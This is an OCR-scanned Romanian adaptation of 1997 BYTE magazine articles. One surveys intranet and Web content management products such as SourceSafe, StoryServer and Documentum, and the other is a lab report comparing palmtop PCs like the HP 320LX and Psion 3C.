O altă necesitate este controlul versiunilor. Un utilizator cu drept de a scrie nu ar trebui să scrie în documentul original. Aţi putea să aveţi nevoie din nou de original. Astfel că schimbările efectuate vor crea de fapt o nouă versiune, în mod automat, cu marcarea numelui celui care a făcut modificarea, data şi alte informaţii. Acest procedeu permite urmărirea schimbărilor efectuate în decursul finalizării documentului. Dezavantajul este că, dacă aveţi multe versiuni ale documentului, se va ocupa mult spaţiu pe disc. Dar, pe măsură ce documentele ating anumite stadii în finalizare, versiunile intermediare pot să dispară.

Legată de controlul versiunilor este prezentarea / părăsirea documentului. Atunci când un utilizator caută un document într-un depozitar care este prezentat, nimeni nu poate modifica documentul, deşi poate să-l vadă. După ce documentul este părăsit, pot să-l modifice alţii (sau succesorul, dacă a fost modificat de primul utilizator).

Posibilităţile de căutare sunt esenţiale. N-are sens să se creeze conţinut intranet (documente), dacă nimeni nu găseşte documentele.

În fine, interfaţa utilizator are o importanţă primordială. În mod surprinzător, nu toţi producătorii de conţinut vor fi şi genii Web . Interfaţa trebuie să fie suficient de simplă ca orice utilizator să-şi poate rezolva problemele. Trebuie să fie robustă, nu şi restrictivă. Doriţi un control al procesului dar nu doriţi ca procesul să sperie. Nu vă foloseşte dacă modul de lucru este atât de complicat încât utilizatorii găsesc căi de evitare.

Cu toate că acestea sunt concepte vechi, tehnologiile noi le pot conferi aspecte noi. De exemplu, dacă documentele există ca obiecte în relaţie, într-un sistem orientat pe obiecte, atunci multe din interacţiunile amintite au loc ca parte a ceea ce sunt documentele. În plus, deoarece multe intraneturi sunt construite pe Web, păstrarea legăturilor la documente este o facilitate importantă. Mai mult, o pagină Web este un obiect complex în sine, cu multe contribuţii din locaţii diferite, atât interne cât şi externe, care furnizează text, grafică, informaţii multimedia şi chiar şi soft.

Administrarea obiectelor Web

După părerea analiştilor, o organizaţie poate să cheltuiască în general între

Ringmaster de la Ikonic

Ringmaster de la Ikonic este o unealtă de automatizare a producţiei de conţinut pentru situl Web. Autorii pot selecta şi pune într-un catalog al proiectului elementele oferite. Dacă un supervizor le aprobă, atunci se vor muta automat pe serverul Web, iar cele respinse vor fi comentate şi se întorc pentru revizie. Programul face sincronizarea legăturilor, urmăreşte versiuni, controlează drepturi de acces şi generează hărţi ale conţinutului.


Web Integrity de la Mortice Kern Systems

MKS s-a alăturat grupului cu propriul administrator de conţinut intranet, numit Web Integrity. Acesta ajută coordonarea procesului intern de colaborare, atunci când multe persoane doresc să publice simultan. Pot publica pe sit şi grupuri din exteriorul sitului. Web Integrity permite şi urmărirea versiunilor.

StoryServer de la Vignette

Story Server, produs de Vignette în colaborare cu situl de ştiri Web CNET, este un server dinamic de publicare şi sistem de administrare a conţinutului, pentru realizarea de situri Web. Produsul separă producerea conţinutului de realizarea paginii Web, permite controlul asupra prezentării şi funcţionării sitului, oferă facilităţi avansate de personalizare, şi permite scalare pentru a deservi milioane de vizitatori, fără a impieta asupra performanţei sau costului. (vedeţi caseta: Story Server oferă suport pentru furnizorii de conţinut). Cu efort minim, Story Server permite creşterea sitului de la suta la mii de pagini, chiar şi cu schimbarea dinamică a conţinutului şi structurii. Softul rezolvă automat multe sarcini.

BASIS de la Information Dimension


Netscape - [KTLPDEMO.WWW) CAT Search Form]
File Edit View Go Bookmarks Options Directory Win
Back Forward Home Reload Images Open Print Find
Go to:
What's New! What's Cool! Handbook Net Search Net Direc
BASIS Search Terms
Do Search Clear
Document Done

Enter search criteria and click "Do Search"


Keywords: contains the phrase
Title: contains the phrase
Authors: contains the phrase
Call No.: contains the phrase
Subject: contains the phrase

BASIS adaugă facilităţi noi de căutare şi navigare la navigatoarele client.

BASIS oferă o arhitectură client /server deschisă, extensibilă, care include un set bogat de servicii de administrare documente, un administrator pentru stocarea documentelor, o interfaţă de acces pentru întreaga întreprindere şi un set de interfeţe pentru dezvoltare de aplicaţii. BASIS Document Manager asigură controlul eficient, administrare, căutarea şi navigarea prin colecţiile de documente. Include servicii complete de bibliotecă, căutare text, control document, livrare document, securitate şi autentificare. Tipurile de document suportate includ SGML, HTML, texte cu etichete, formate de procesor text şi înregistrări tip bibliografie. Un gateway Web asigură accesul de la servere standard.

Saros Discovery Suite de la FileNet


Saros Discovery Suite include Document Manager, care oferă o cale uşoară şi intuitivă de acces pentru organizarea prelucrării de documente text, calcul tabelar şi grafice. Oferă control al versiunii, securitate şi căutare şi regăsire amănunţită. O altă componentă este Watermark Client, care capturează informaţii de pe hârtie şi permite utilizare partajată a imaginilor documentelor şi fax. Componenta Ensemble permite crearea fluxurilor de lucru care pot fi lansate, distribuite şi urmărite din aplicaţii e-mail răspândite. Aceste unelte ataşate înseamnă că nu trebuie să apelaţi la utilitare de la terţi. Saros Discovery Suite este o componentă cheie pentru strategia Foundation for Enterprise Document Management a lui FileNet.


Netscape - [@mezzanine Quick Search]
File Edit View Go Bookmarks Options Directory
Back Forward Home Reload Images Open Print Find
@mezzanine
@mezzanine Quick Search
@mezzanine Library to Search:
Submit Query Reset

Netsite: http://web/page2c.htm

System: Saros
Server: WebDemo
Login ID: Joe User
Password: *******
Title: Contains Marketing
Author: Contains Kristin Vogele
Item ID: Equals
Date Added: After September (Month, Day, Yea
Document Content: (Word or P

Saros oferă administrare de documente şi căutare pentru navigatoarele obişnuite.



Intra.doc de la Intranet solutions automatizează întreţinerea intranetului şi simplifică conversiile de documente, utilizând doar navigatoare standard.

100.000$ şi 2 milioane de dolari pentru realizarea unui sit Web şi până la o jumătate de milion pe an pentru întreţinerea şi actualizarea informaţiilor. Problema constă în îmbunătăţirea calităţii şu modului de utilizare a conţinutului şi reducerea costurilor asociate.

Utilizatorii intranetului mai au nevoie şi de vizualizări diferite pentru informaţii, configurate după necesităţi. Deoarece Web nu poate oferi acest lucru, multe organizaţii recurg la publicarea aceluiaşi conţinut, pentru toţi. Rezultatul este cel mult o peticire şi uneori duce la sufocare. Unele informaţii sunt izolate de intranet din motive de securitate. În plus, o structură statică a informaţiilor provoacă frustrare.

Pentru a dinamiza informaţiile, unele organizaţii apelează la mai mulţi administratori de Web, altele nu au de loc. Deoarece Web-ul în sine este lipsit de control, analiza şi oferirea de versiuni pentru conţinut au fost sarcini rezolvate manual, o situaţie clasică în care calculatorul ajută sau înrăutăţeşte procedura.

Aici apare WOM (Web Object Management) sau administrarea conţinutului de pe Web. Aceste tehnologii îmbină funcţionalitatea tradiţională SCM cu facilităţi specifice de Web, făcând un control centralizat, dar uşor. Produsele WOM încearcă să sprijine colaborarea, să elimine gâtuirile, să impună, în mod automat, standardele companiei şi să ocrotească informaţiile vitale. Acesta ajută administratorii de Web să organizeze centralizat obiectele Web, inclusiv fişierele text, grafică sau Java.

Desigur, cei doi grei de urmărit sunt Microsoft şi Netscape. Visual SourceSafe de la Microsoft a luat fiinţă oferind control de versiuni ca parte a unor produse de dezvoltare soft ca VisualBasic, VisualStudio 97 şi FrontPage 97. Apare şi în Visual InterDev ca şi în NT 4.0 Enterprise Edition. Acum controlează o mulţime de formate, inclusiv documente HTML şi cod Java.


SourceSave oferă toate funcţiile principale dorite. Controlul de versiuni oferă facilităţi specifice pentru management Web. Shadowing mapează o bază de date SourceSafe la alte situri. Ca şi manager de produs, Loyd Arrow spune că acest lucru este util în timpul dezvoltării şi configurării sitului, înainte de lansare. Deploy creează o stare consistentă pentru un sit, adică o colecţie a unor anumite versiuni ale fişierelor, care aparţin unei anumite faze a dezvoltării pentru Web. Deploy asigură ca, o dată cu noile schimbări la sit, legăturile să rămână corecte şi totul funcţionează. Printr-o selecţie cu maus putem publica pe Web o stare consistentă.

Controlul de acces de la SourceSafe oferă patru nivele de securitate şi un nivel superuser pentru fiecare proiect sau colecţie de fişiere. Accesul permis include numai citire, prezentare / părăsire, editare, abandonare şi ştergere (la nivelul superior). În plus, faţă de prezentarea / părăsirea uzuală (unde doar o persoană poate avea un fişier disponibil la un moment dat), mai oferă prezentări /părăsiri multiple ca opţiune. Astfel, mai multe persoane pot avea disponibil documentul, pentru a lucra la textul sau grafica unei pagini Web în mod separat. Atunci când prezintă documentul din nou, diferenţele sunt marcate prin pâlpâit şi persoana decide ce versiune va folosi din fiecare element din fişier. Nu se pierd totuşi schimbările, fiecare versiune este salvată separat, pentru siguranţă.

Căutarea cu SourceSafe poate fi pe bază de conţinut, pentru un cuvânt sau o frază din document, sau prin nume de fişier sau alte elemente, ca starea fişierului (Ce fişiere am părăsit?). Interfaţa utilizator seamănă îndeaproape cu imaginea ierarhică de fişiere oferită de Windows Explorer. În plus, aşa cum remarcă Chriss Stirrat, manager de program, SourceSafe permite integrare uşoară cu produse de la furnizori terţi. Acesta permite ca SourceSafe să devină parte dintr-un alt produs şi permite, de asemenea, uti-

Intranetul vă salvează

Tip document	Probleme, dacă se pierd	Important sau critic?
Memoriu între birouri	Întârzieri şi ineficienţa activităţii	Important
Anunţuri interne de ajutor	Dublarea efortului şi ineficienţă	Important
Literatura de vânzare şi marketing	Eficienţă redusă	Important
Cercetare competitivă	Pierderi de venituri, profit şi segmente de piaţă	Critic
Politici de firmă privind conformarea la regulamente	Procese, amenzi, interzicerea funcţionării, pierderi de vieţi	Critic
Pagini cu date despre materiale şi siguranţă	Procese, amenzi, interzicerea funcţionării, pierderi de vieţi	Critic
Proceduri şi înregistrări pentru suportul reglementărilor ISO 9000	Afaceri pierdute, oprirea activităţii, pierderea certificării ISO 9000	Critic
Înregistrări cu reglementări legislative	Procese, amenzi usturătoare, oprirea activităţii	Critic


StoryServer asigură suport pentru furnizorii de conţinut
Autori, producători, ingineri care utilizează interfaţa StoyServer
Baza de date StoryServer
Procese StoryServer
Procese StoryServer
Server Web
Server Web
http://devsite
Dezvoltare şi punere în scenă
(intranet)
http://livesite
Pe viu pe Internet
(Public)

StoryServer oferă administrare sofisticată a publicării pentru furnizorii de conţinut.

lizarea multor unelte de dezvoltare cu SourceSafe.

Netscape oferă acum Enterprise (Web) Server 3.0 care are multe facilităţi de administrare a conţinutului intranet. Acestea includ administrarea automată a legăturilor, controlul cersiunilor, controlul accesului pe mai multe nivele la documente şi agenţi inteligenţi, pot informa utilizatorii dacă anumite documente au fost actualizate.

Serverul Netscape include părţi din surse diferite. Tehnologia proprie Netscape, LiveWire permite administrarea legăturilor şi crearea şi administrarea conţinutului Web care poate include documente şi aplicaţii JavaScript. Netscape a luat licenţa de Integrity Engine de la MKS pentru controlul versiunii documentelor şi facilităţi de prezentare / părăsire (check-in / check-out). Netscape a luat şi licenţa motorului de căutare Verity, pentru indexarea şi căutarea nu numai a documentelor (care pot fi cele obişnuite ASCII sau HTML sau multe alte formate), ci şi a meta-datelor privind documentul, ca titlul şi autorul. Catalog Server de la Netscape oferă catalogare automată.

Suite Spot de la Netscape include o întreagă familie de produse server Web. Are avantajul independenţei de SO şi Netscape pretinde că se integrează uşor în infrastructurile existente. SuiteSpot include nouă produse, printre care Enterprise Server şi Catalog Server. Cuprinde şi Collabra Server, un pachet complet groupware.

MKS a devenit partener cu Informix Software şi a dezvoltat DataBlade pentru Informix Universal Server. Acesta ajută administrarea şi regăsirea versiunilor unor obiecte dinamice noi ca cele de sunet, video, hărţi geospaţiale şi grafice dintr-o bază de date relaţională orientată obiect. Utilizând HTTP, grupurile de lucru care lucrează cu Web Integrity, pot naviga, edita, aproba şi publica obiecte pe Web, atunci când sunt în afara sitului.

Documantum îşi prezintă produsul similar, RightSite, ca un administrator de conţinut Web. Bazat pe Enterprise Document Management System de la Documentum, RightSite pune paginile Web sub controlul unui depozitar de dinamice documente. El ajută administratorii Web să administreze ciclul de viaţă a paginilor de Web în acelaşi fel ca şi al celorlalte documente. RightSite controlează conţinutul actual al sitului, automatizând procesul contribuţiei şi actualizării la paginile Web şi adaptând prezentarea lor la drepturile de acces şi preferinţele utilizatorilor. Virtual Link Processor, de la RightSite, generează dinamic legături, permiţând sistemului să selecteze versiunea corectă şi prezentarea paginilor conform cerinţelor utilizator şi drepturilor de securitate. Are grijă şi de legături invalide. Dynamic Page Assambler utilizează o combinaţie de reguli ale afacerii de pe server şi atribute asociate cu o interogare, pentru a asambla pagini Web conforme cu drepturile utilizatorului, profilul şi preferinţele acestuia.

Uneltele nu sunt totul

Cu toate că uneltele adecvate de administrare a conţinutului simplifică problemele, mai sunt şi alte aspecte ale soluţiei de administrare a conţinutului intranet. Metodologia poate vindeca nebunia. De exemplu, este important pentru organizaţie să păstreze cât poate de mult sensul structurii inerente a informaţiilor. O dată fixat un asemenea cadru, ajută mult contribuţiile publicate de membrii echipei: informaţiile vor apare aproape automat în locul lor logic. Dacă apare necesitatea reorganizării, va ajuta la evitarea mutării de fapt a informaţiilor. Va fi suficientă schimbarea legăturilor. Atunci când managerii şi administratorii Web încep analiza conţinutului, o discuţie orientată sau, şi mai bine, un sistem de adnotare, este nepreţuit pentru canalizarea discuţiilor.

Indiferent dacă porniţi doar la realizarea unui intranet sau optimizaţi unul existent, poate fi important să vă opriţi şi să vă gândiţi la implicaţiile intranet pentru cultura corporaţiei. Intranet provoacă o atenuare a diferenţelor dintre informaţiile oficiale şi neoficiale, de exemplu. Angajaţii pot afla modalităţi de ocolire a liniei de comandă, datorită posibilităţilor de publicare directă a informaţiilor. În timp ce unele organizaţii pot vedea acest lucru ca încălcarea fuxului decizional de sus în jos, altele pot vedea o punere în valoare a posibilităţilor. În orice caz, poate fi necesară o definire nouă a controlului managerial. Înţelegerea acestor noi modele este un prim pas, important, în dominarea haosului.■

Udo Flohr este editor colaborator la BYTE şi locuieşte la Hanovra. Îl puteţi găsi la: **editors@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

INFORMAŢII UTILE

Hyperwave
Munich, Germany
+49-89-9930-74-0
http://www.hyperwave.de

Ikonic
San Francisco, CA
415-908-8000
http://www.ikonic.com

FileNet
Costa Mesa, CA
800-345-3638
714-966-3400
http://www.filenet.com

Information Dimensions
Dublin, OH
614-761-8083
http://www.idi.oclc.org

IntraNet Solutions
Eden Prairie, MN
800-989-8774
612-903-2000
http://www.intranetsol.com

Intranet Partners
Santa Clara, CA
408-588-1100
http://www.ip.com

PC-urile miniatură evoluează

Aceste calculatoare de mici dimensiuni oferă performanţe robuste, o funcţionalitate surprinzătoare şi o portabilitate reală.

De Michelle Campanale

Cunoaşteţi desigur argumentele pentru care PC-urile miniatură nu pot înlocui calculatoarele laptop. Însă aceste sisteme a căror dimensiune e comparabilă cu cea a unui buzunar şi care nu sunt mai grele de 1 pound (0,453 kg) au obţinut avantaje serioase în domeniul alimentării, a funcţiilor oferite şi a comunicaţiilor. Multe din lucrurile care în mod obişnuit se făceau cu un laptop - citire de e-mail, luarea de notiţe, ataşarea la o listă de contact - le puteţi face în prezent cu oricare din PC-urile miniatură pe care le-am testat în acest Lab Report. Această evoluţie ne face să ne întrebăm dacă nu cumva sistemele laptop şi notebook de ultimă generaţie vor deveni în curând depăşite.

În plus, arhitectura procesorului Pentium II de la Intel nu va mai permite carcase cu o înălţime mai mică de 1,5 inci, lăsând astfel deschisă o nişă pentru PC-urile mici de dimensiunea unui buzunar care vor manevra cerinţe de bază, cum ar fi citirea de e-mail, scrierea unor notiţe sau o folosire simplă a unor foi de calcul. Creşterea popularităţii PC-urilor miniatură a fost dovedită şi de un sondaj efectuat de Dataquest conform căruia în 1996 piaţa pentru PC-uri miniatură standard a crescut cu 80%.

Aşa cum va indica evaluarea noastră asupra celor mai recente PC-uri miniatură, ele nu vor înlocui sistemele laptop în viitorul apropiat. Însă ele au început să devină de o reală utilitate, standardizate şi capabil să facă aproape tot ce poate face un sistem desktop sau notebook (desigur în afară de rularea unui Doom sau Diablo).

Jucătorii

Am evaluat utilitatea, funcţiile şi performanţa a 10 PC-uri miniatură. Şase dintre ele au rulat Windows CE, versiunea redusă a Windows pe 32 de biţi de la Microsoft, proiectată special pentru PC-urile miniatură: Cassiopeia A-11 Plus de la Casio, MobilePro 450 de la NEC, 320 LX Palmtop PC de la Hewlett-Packard, HPW-10E4MB de la Hitachi, PC Companion C140 de la Compaq şi Velo 1 de la Philips. Aceste dispozitive au rulat folosind două baterii A4, au fost dotate cu un ecran LCD tactil, un port IrDA (Infrared Device Association) şi un minim de 4MB RAM şi 4MB ROM.

Am testat de asemenea sisteme bazate pe sisteme de operare diferite cum ar fi Zaurus ZR-5800FX de la Sharp, Series 3C de la Psion, Palm Pilot Professional de la U.S. Robotics şi Newton MessagePad 2000 de la Apple. Am sărit peste Communicator 9000 de la Nokia, deoarece la momentul testării acest sistem necesita o reţea celulară GSM europeană. În plus, Series 5 de la Psion era în versiune beta la momentul testării iar SE 500 de la Sharp se afla în stagiu alfa la momentul tipăririi. Libretto 50CT de la Toshiba care este similar în dimensiune şi funcţii cu majoritatea PC-urilor miniatură testate rulează versiunea completă a Windows 95 precum şi alte aplicaţii mari şi costă mai puţin de 2000$. Din cauza preţului însă nu l-am inclus în testele noastre.

BYTE BEST

PC-URI MINIATURĂ

Hewlett-Packard 320LX
Cu un ecran de 640 x 240, a reprezentat unitatea Windows CE cea mai performantă. A depăşit toate celelalte sisteme CE în testele de transfer de fişiere. Este foarte utilă şi oferă multe funcţii.

NEC MobilePro 450
Datorită unui preţ redus, acest câştigător Windows CE reprezintă cea mai bună alegere, depăşindu-şi în preţ şi funcţii competitorul apropiat, Velo 1 de la Philips.

Psion 3C
Cel mai rapid dintre PC-urile miniatură dintre sistemele cu SO proprietare pe care le-am testat, fiind liderul în materie de preţ, utilitate şi funcţii.

Evaluând funcţiile


Se observă apariţia a două tabere de utilizatori de PC-uri miniatură. Unii preferă calculatoarele mici, uşoare, ieftine, ca nişte unelte, cum ar fi USR Pilot Professional sau Sharp 5000. Alţii, cum ar fi utilizatorii Psion şi Velo 1 doresc atâtea funcţii suplimentare câte poate duce micul dispozitiv.

Toate PC-urile miniatură care folosesc Windows CE au avantajul unei interfeţe care este familiară, uşor de folosit şi oferă o mare parte din facilităţile oferite de sistemele desktop Windows 95. Deoarece Windows CE este un standard deschis, pe acest SO pot fi portate diferite procesoare şi aplicaţii software. Din păcate, dezvoltarea de programe pentru această platformă se află într-un stagiu primar iar SO-ul multitasking şi multifilar (multithreaded) este un consumator puternic de resurse. Aceasta ar putea explica de ce testele noastre au indicat că PC-urile miniatură ce folosesc Windows CE sunt cu aproximativ 28% mai lente în ceea ce priveşte viteza de transfer a fişierelor decât sistemele proprietare.

Acesta nu este însă un motiv să considerăm sistemele non-CE perfecte. Inerentă sistemelor proprietare, există o curbă a evoluţiei necesară pentru a perfecţiona atât SO-ul, cât şi unele aplicaţii incluzând aici chiar şi soft-ul de recunoaştere a scrisului. Poate să existe o diferenţă de la cer la pământ în ceea ce priveşte arhitecturile sistemelor, astfel încât nu există o garanţie a interoperabilităţii sau a compatibilităţii cu versiunile anterioare între diferite PC-uri miniatură proprietare. Însă fiecare are o strânsă comunitate de utilizatori, plus o dezvoltare activă de soft care pentru moment o depăşeşte pe cea a Windows CE.

Generaţia următoare

Eu am degete subţiri. Prin urmare nu-mi va-fi greu să tastez cu succes pe multe din PC-urile



MONITOR
Dimensiuni variind de la 3.25 x 2.5 la 6.3 x 2.5.

MODEM
Majoritatea PC-urilor miniatură sunt dotate standard cu un slot Type II PC Card pentru folosirea cu un modem card.

MICROFON
Toate modelele CE au un microfon. Newton, Velo și Psion 3C au posibilități de înregistrare a vocii și de redare.


CREION SENZITIV
Majoritatea producătorilor includ două creioane.

MEMORIA
4MB de RAM este tipică.

PORT INFRAROȘU
115,2 kbps reprezintă rata de transfer în standardul IrDA.

UC
Majoritatea unităților CE folosesc procesorul RISC pe 32 de biți SH-3. Pentru detalii vezi tabelul cu funcții.

VEDERE DE JOS



SLOT DE EXTENSIE
Un slot separat CompactFlash vă permite să stocați date și să faceți backup fără a fi nevoie să conectați un slot Type II, folosind un modem radio, un modem conectat prin cablu sau un navigator Internet simultan cu utilizarea unei cartele de memorie.

BATERII
Două baterii A4 sunt standard. Multe au însă și baterii de tip monedă.

Ilustrație bazată pe Hewlett-Packard 320LX

ILUSTRAȚIA: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

miniatură pe care le-am testat. Îmbunătățirile aduse proiectării tastaturilor cum ar fi cele Butterfly sau a tastaturilor externe fac tastarea notițelor mai ușoară ca niciodată. De fapt, în acest test am realizat o evaluare foarte dură a PC-urilor miniatură. O astfel de productivitate n-ar fi fost posibilă în cazul unei generații PDA anterioare cum a fost Wizard OZ 5100 de la Sharp, pe care l-am folosit acum câțiva ani. Interesant, multe dintre sistemele acestei evaluări au aceeași dimensiune sau sunt doar cu puțin mai mici decât vechiul meu Wizard - deși ele sunt mult mai funcționale și oferă o putere mai mare de calcul.

Pe primul loc pe lista mea de dorințe pentru generațiile următoare se află controlul prin voce, care ar fi de un mai mare folos decât folosirea unui creion special și o recunoaștere a scrisului de mână. Se așteaptă de asemenea ca viitoarele PC-uri miniatură să permită folosirea unor pagere înglobate. Din moment ce procesorul SH-3 RISC de la Hitachi care este folosit în modelele Hewlett-Packard, Casio, Compaq și Hitachi pe care le-am testat include suport (printre altele) pentru control prin voce și un paging bidirecțional, acest viitor nu poate fi prea departe.

Au contribuit:
Michelle Campanale, technical editor/BYTE
Andrew Froning, managing editor/NSTL
Dorothy Hudson, project manager/NSTL
Maryanne Eves, acquisitions editor/NSTL
Bryan Farmer, editorial assistant/BYTE

Am ales PC-ul Palmtop 320LX de la Hewlett-Packard ca fiind câștigătorul pentru sistemele Windows CE. Dintre cele șase sisteme Windows CE testate în acest raport, el a obținut cele mai bune performanțe.

HP-ul s-a comportat bine și la categoria utilitate, situându-se pe locul trei după Velo 1 de la Philips și MobilePro 450 de la NEC. Modul său de afișaj este impresionant; 320LX este în prezent singurul sistem CE care oferă un ecran cu o rezoluție de 640 x 240 pixeli. Acest ecran reprezintă suprafața de vizualizare cea mai largă dintre toate mașinile CE testate, oferind posibilitatea vizualizării informației în același mod în care aceasta ar fi apărut pe un PC desktop.

Tastatura de la HP are tastele dispuse în pantă, ceea ce îi permite o bună conlucrare cu creionul senzitiv. Am observat că bateriile sunt localizate într-un compartiment care putea fi deschis ușor, fără a fi nevoie de o șurubelniță. Compartimentul bateriilor include un buton de reset folosit pentru ștergerea memoriei sistemului, un dispozitiv pe care l-am găsit folositor atunci când am resetat unitatea între două transferuri de fișier.

